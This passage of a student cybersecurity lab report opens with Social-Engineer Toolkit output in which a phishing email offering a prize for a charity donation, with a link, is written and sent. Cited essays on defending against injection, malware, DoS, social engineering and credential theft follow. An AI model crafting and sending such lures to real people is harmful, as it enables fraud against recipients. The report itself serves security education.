set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:If you make a donation to the Cure Strange Childhood Diseases Society, you have a limited time opportunity to win 500 dollars and a trip to the bahamas. Good luck!
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

36. Make a screen capture showing the **transaction.php** page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

According to SentinelOne, two defensive measures that can be used against injection attacks are input validation and parameterized queries. Input validation ensures that only expected and properly formatted data is accepted by an application. By filtering out unexpected or malicious input, organizations can prevent attackers from injecting harmful code into forms or fields.

Parameterized queries are another key defense because they separate user input from the actual SQL query structure. By using prepared statements with defined parameters, user input is treated strictly as data rather than executable code. This makes it much harder for attackers to manipulate queries or perform SQL injection. Together, input validation and parameterized queries provide a strong and effective defense against injection-based attacks.

<https://www.sentinelone.com/cybersecurity-101/cybersecurity/injection-attacks/#prevention-and-mitigation-strategies-against-injection-attacks>

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

According to Cisco, two defensive measures that can be used to protect against malware attacks are training users on what and whom to trust, and adhering to security policies and best practices.

Training users is important because many malware infections start with human error, such as falling for phishing emails or downloading suspicious files. By educating users on how to recognize these threats, organizations can reduce the likelihood of malware being introduced in the first place.

In addition, following established security policies and best practices helps strengthen overall system protection. This includes regularly updating and patching systems as vulnerabilities become known and fixes are released. Keeping software up to date ensures that attackers cannot easily exploit outdated systems. Together, user awareness and strong security practices create a more effective defense against malware attacks.

<https://www.cisco.com/site/us/en/learn/topics/security/how-to-prevent-malware-attacks.html#tabs-9da71fbd27-item-1288c79d71-tab>

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

According to Cloudflare, two ways to prevent denial-of-service attacks are reducing the attack surface and implementing rate limiting. Reducing the attack surface helps minimize the impact of a DDoS attack by limiting the number of entry points an attacker can target. This can be done by restricting traffic to trusted locations, using load balancers to distribute requests, and blocking communication on unused ports. By narrowing what is exposed, organizations make it harder for attackers to overwhelm systems.

Rate limiting is another important defense, as it controls the amount of traffic a system will accept within a certain time frame. By restricting how many requests a user or IP address can send, it prevents systems from being flooded with excessive traffic. Together, reducing the attack surface and applying rate limiting provide both preventative and responsive measures that help maintain system availability during a DDoS attack.

<https://www.cloudflare.com/learning/ddos/how-to-prevent-ddos-attacks/>

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

According to the University of Tulsa, two defensive measures that can be used to prevent social engineering are to conduct routine training and to establish security protocols. Training sessions are important because social engineering tactics are constantly evolving, and employees need to stay aware of the latest methods attackers use to trick people. These sessions help reinforce basic security practices, such as not opening suspicious attachments and verifying website URLs before entering sensitive information. By keeping users informed, organizations reduce the chances of human error, which is often the main weakness exploited in these attacks.

In addition, establishing strong security protocols helps create a structured layer of defense. Policies like requiring regular password updates, enforcing multifactor authentication, and using anti-phishing tools make it more difficult for attackers to succeed even if they attempt to manipulate users. Together, routine training and well-defined security protocols create both a human and technical defense, making organizations more resilient against social engineering attacks.

<https://online.utulsa.edu/blog/how-to-prevent-social-engineering-attacks/>

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

An additional attack vector not covered in the lab is credential stealing. This type of attack involves an attacker obtaining valid login credentials, such as usernames and passwords, often through phishing, keylogging, or data breaches. Once the attacker has these credentials, they can access systems as if they were a legitimate user, making the attack difficult to detect and allowing for further actions like data theft, privilege escalation, or lateral movement.

One effective defensive measure against credential stealing is multi-factor authentication (MFA). MFA requires users to provide multiple forms of verification, such as a password combined with a code from a mobile device or biometric data. Even if an attacker successfully steals a password, they would still need the additional authentication factor, significantly reducing the chances of unauthorized access. More advanced implementations also use risk-based authentication, which analyzes factors like device behavior, location, and login patterns to detect suspicious activity.

Another strong defense is implementing a Zero Trust security model. In this approach, no user or device is automatically trusted, even after successful login. Instead, systems continuously verify identity through mechanisms like session validation, device checks, and real-time risk assessment. This ensures that even if credentials are compromised, attackers cannot easily move through the network or gain full access without additional verification. Together, MFA and Zero Trust provide layered protection against credential-based attacks.

<https://fidelissecurity.com/threatgeek/threat-detection-response/defend-against-credential-theft/>